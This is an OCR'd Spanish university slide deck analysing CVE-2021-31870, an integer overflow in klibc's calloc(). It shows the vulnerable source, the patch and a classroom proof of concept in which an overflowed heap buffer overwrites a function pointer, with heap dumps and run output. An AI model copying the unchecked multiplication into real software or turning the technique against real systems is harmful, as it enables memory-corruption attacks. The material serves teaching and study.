
Máster Universitario en Ingeniería Informática

Explotación de vulnerabilidades en sistemas software

CVE-2021-31870

Raúl Herguido Sevil

1-Caracterización de la vulnerabilidad



CVE-2021-31870 Detail

Description

An issue was discovered in klibc before 2.0.9. Multiplication in the calloc() function may result in an integer overflow and a subsequent heap buffer overflow.


Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

https://nvd.nist.gov/vuln/detail/CVE-2021-31870


1-Caracterización de la vulnerabilidad



CVSS Base Score: 9.8
Impact Subscore: 5.9
Exploitability Subscore: 3.9
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 9.8

Show Equations

CVSS v3.1 Vector
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H



Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
[✓ Network (AV:N)] Adjacent Network (AV:A) Local (AV:L) Physical (AV:P)

Attack Complexity (AC)*
[✓ Low (AC:L)] High (AC:H)

Privileges Required (PR)*
[✓ None (PR:N)] Low (PR:L) High (PR:H)

User Interaction (UI)*
[✓ None (UI:N)] Required (UI:R)

Scope (S)*
[✓ Unchanged (S:U)] Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*
None (C:N) Low (C:L) [✓ High (C:H)]


Integrity Impact (I)*
None (I:N) Low (I:L) [✓ High (I:H)]


Availability Impact (A)*
None (A:N) Low (A:L) [✓ High (A:H)]

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2021-31870&vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1&source=NIST

2-Descripción técnica

“An issue was discovered in klibc before 2.0.9. Multiplication in the calloc() function may result in an integer overflow and a subsequent heap buffer overflow.”
- https://nvd.nist.gov/vuln/detail/CVE-2021-31870





```
  ptr[1]: @0x562588 >  +-+-+-+-+-+-+-+
                       + 0            +
                       + 0x10   | 101 +
user mem ->@0x562590 > + 0            +
                       + 0            +
next chunk:@0x562598 > + 0x00021a68   +
                       + 0            +
                       +-+-+-+-+-+-+-+

 (después de la tercera llamada a malloc())
  ptr[2]: @0x562598 >  +-+-+-+-+-+-+-+
                       + 0            +
                       + 0x10   | 101 +
user mem ->@0x5625a0 > + 0            +
                       + 0            +
next chunk:@0x5625a8 > + 0x00021a58   +
                       + 0            +
                       +-+-+-+-+-+-+-+
```

https://www.sdsolutionsllc.com/forcedentry-and-integer-overflows/

https://webdiis.unizar.es/~ricardo/esv-62240/ - Práctica 3

2-Descripción técnica

“An issue was discovered in klibc before 2.0.9. Multiplication in the calloc() function may result in an integer overflow and a subsequent heap buffer overflow.”
- https://nvd.nist.gov/vuln/detail/CVE-2021-31870

Klibc

“In computing, **klibc** is a minimalistic subset of the standard C library developed by H. Peter Anvin. It was developed mainly to be used during the Linux startup process, and it is part of the early user space, i.e. components used during kernel startup, but which do not run in kernel mode. These components do not have access to the standard library (usually glibc or musl) used by normal userspace programs.”
- https://en.wikipedia.org/wiki/Klibc

libc

“**libc** is the standard library for the C programming language,” … “provides macros, type definitions and functions for tasks such as string handling, mathematical computations, input/output processing, memory management, and several other operating system services.”
- https://en.wikipedia.org/wiki/C_standard_library

2-Descripción técnica

early user space

- Módulos cargables (espacio, tiempo, eliminar kernels inútiles post-boot).
- Cómo detectar y cargar los módulos necesarios para detectar dónde está el sistema de ficheros raíz, cómo es y cómo montarlo.
- Problemas adicionales: RAID, hibernación, …

“To avoid having to hardcode handling for so many special cases into the kernel, an initial boot stage with a temporary root file-system – now dubbed early user space – is used. This root file-system can contain user-space helpers which do the hardware detection, module loading and device discovery necessary to get the real root file-system mounted.”


…

“The bootloader will load the kernel and initial root file system image into memory and then start the kernel, passing in the memory address of the image. At the end of its boot sequence, the kernel tries to determine the format of the image from its first few blocks of data, which can lead either to the initrd or initramfs scheme.”

- https://en.wikipedia.org/wiki/Initial_ramdisk


2-Descripción técnica

"An issue was discovered in klibc before 2.0.9. Multiplication in the calloc() function may result in an integer overflow and a subsequent heap buffer overflow."
- https://nvd.nist.gov/vuln/detail/CVE-2021-31870



```
debian@debian9:~/Downloads/klibc-2.0.8/usr/klibc$ cat calloc.c
/*
 * calloc.c
 */

#include <stdlib.h>
#include <string.h>

/* FIXME: This should look for multiplication overflow */

void *calloc(size_t nmemb, size_t size)
{
        return zalloc(nmemb * size);
}
```


"It is guaranteed to be big enough to contain the size of the biggest object the host system can handle. Basically the maximum permissible size is dependent on the compiler; if the compiler is 32 bit then it is simply a typedef(i.e., alias) for unsigned int but if the compiler is 64 bit then it would be a typedef for unsigned long long. The size_t data type is never negative."
- https://www.geeksforgeeks.org/size_t-data-type-c-language/



```
debian@debian9:~/Downloads/klibc-2.0.8/usr/klibc$ cat zalloc.c
/*
 * zalloc.c
 */

#include <stdlib.h>
#include <string.h>

void *zalloc(size_t size)
{
        void *ptr;

        ptr = malloc(size);
        if (ptr)
                memset(ptr, 0, size);

        return ptr;
}
```

2-Descripción técnica

Mitigación: parche 2.0.9




```
+#include <errno.h>
 #include <stdlib.h>
 #include <string.h>

-/* FIXME: This should look for multiplication overflow */
-
 void *calloc(size_t nmemb, size_t size)
 {
-	return zalloc(nmemb * size);
+	unsigned long prod;
+
+	if (__builtin_umull_overflow(nmemb, size, &prod)) {
+		errno = ENOMEM;
+		return NULL;
+	}
+	return zalloc(prod);
 }
```

"These built-in functions promote the first two operands into infinite precision signed type and perform addition on those promoted operands. The result is then cast to the type the third pointer argument points to and stored there. If the stored result is equal to the infinite precision result, the built-in functions return false, otherwise they return true."
-https://gcc.gnu.org/onlinedocs/gcc/Integer-Overflow-Builtins.html


3-Demostración práctica - Caso real

- Sistema que emplee initramfs para el early user space
- Sistema con klibc versión 2.0.8 o anterior
- Procesos que ejecuten durante el early user space una llamada a calloc, y cuyos parámetros (al menos 1) podamos alterar

3-Demostración práctica - Prueba de concepto




```c
void secret()
{
    puts("YOU WIN!");
}

typedef struct {
    void (*fp)();
} vtable_fp;

void *klibc_calloc(size_t nmemb, size_t size) {
    return zalloc(nmemb * size);
}

int main(int argc, char *argv[]){
    size_t nmemb = atoi(argv[1]);
    size_t size = atoi(argv[2]);
    if(nmemb < 256){
        return 1;
    }
```




```c
printf("nmemb: %u\n", nmemb);
printf("size: %u\n", size);
printf("mult: %u\n", nmemb*size);
char *data = (char *) klibc_calloc(nmemb, size);
vtable_fp *aux = (vtable_fp *) malloc(sizeof(vtable_fp));
aux -> fp = &exit;

puts("[*] Printing @data ptr ...");
print_chunk(mem2chunk(data));
puts("[*] Printing @aux ptr ...");
print_chunk(mem2chunk(aux));

if(argc > 3){
    strncpy(data, argv[3], BUFLEN);
}

aux -> fp();
```


3-Demostración práctica - Prueba de concepto



```
+-+-+-+-+-+-+-+
+ 0           +
+ 0x20  | 101 +
+ 0x41414141  +
+ 0x41414141  +
+ 0x41414141  +
+ 0x41414141  +
+ 0           +
+ 0           +
+ 0x00000410  +
+ 0           +
+-+-+-+-+-+-+-+

ada a malloc())
+-+-+-+-+-+-+-+
+ 0           +
+ 0x10  | 101 +
+ 0           +
+ 0           +
+ 0x00021a68  +
+ 0           +
+-+-+-+-+-+-+-+
```




```
+-+-+-+-+-+-+-+
+ 0           +
+ 0x20  | 101 +
+ 0x41414141  +
+ 0x41414141  +
+ 0x41414141  +
+ 0x41414141  +
+ 0           +
+ 0           +
+ 0x00000410  +
+ 0           +
+-+-+-+-+-+-+-+

da a malloc())
+-+-+-+-+-+-+-+
+ 0           +
+ 0x10  | 101 +
+ 0           +
+ 0           +
+ 0x00021a68  +
+ 0           +
+-+-+-+-+-+-+-+
```



```
+-+-+-+-+-+-+-+
+ 0           +
+ 0x20  | 101 +
+ 0x41414141  +
+ 0x00000410  +
+ 0           +
+-+-+-+-+-+-+-+
+ 0           +
+ 0x10  | 101 +
+ 0           +
+ 0           +
+ 0x00021a68  +
+ 0           +
+-+-+-+-+-+-+-+
```

3-Demostración práctica - Prueba de concepto




```
student@esv-62240:~/Desktop/Seguridad/trabajo/exploit$ ./heap1
nmemb: 256
size: 1
mult: 256
[*] Printing @data ptr ...
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
ptr: 0x8589568 (user ptr: 0x8589570)
chunk sizes: 0, 273
chunk bits: A=1, M=0, P=1
chunk fd, bk: (nil), (nil)
next chunk [0x8589678] sizes (fd, bk): 0x00000010, 0x00000000
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
[*] Printing @aux ptr ...
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
ptr: 0x8589678 (user ptr: 0x8589680)
chunk sizes: 0, 17
chunk bits: A=1, M=0, P=1
chunk fd, bk: 0xb7d4abe0, (nil)
next chunk [0x8589688] sizes (fd, bk): 0x00021978, 0x00000000
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

0x8589680 - 0x8589570 = 0x110 = 272

272 - 256 = 16

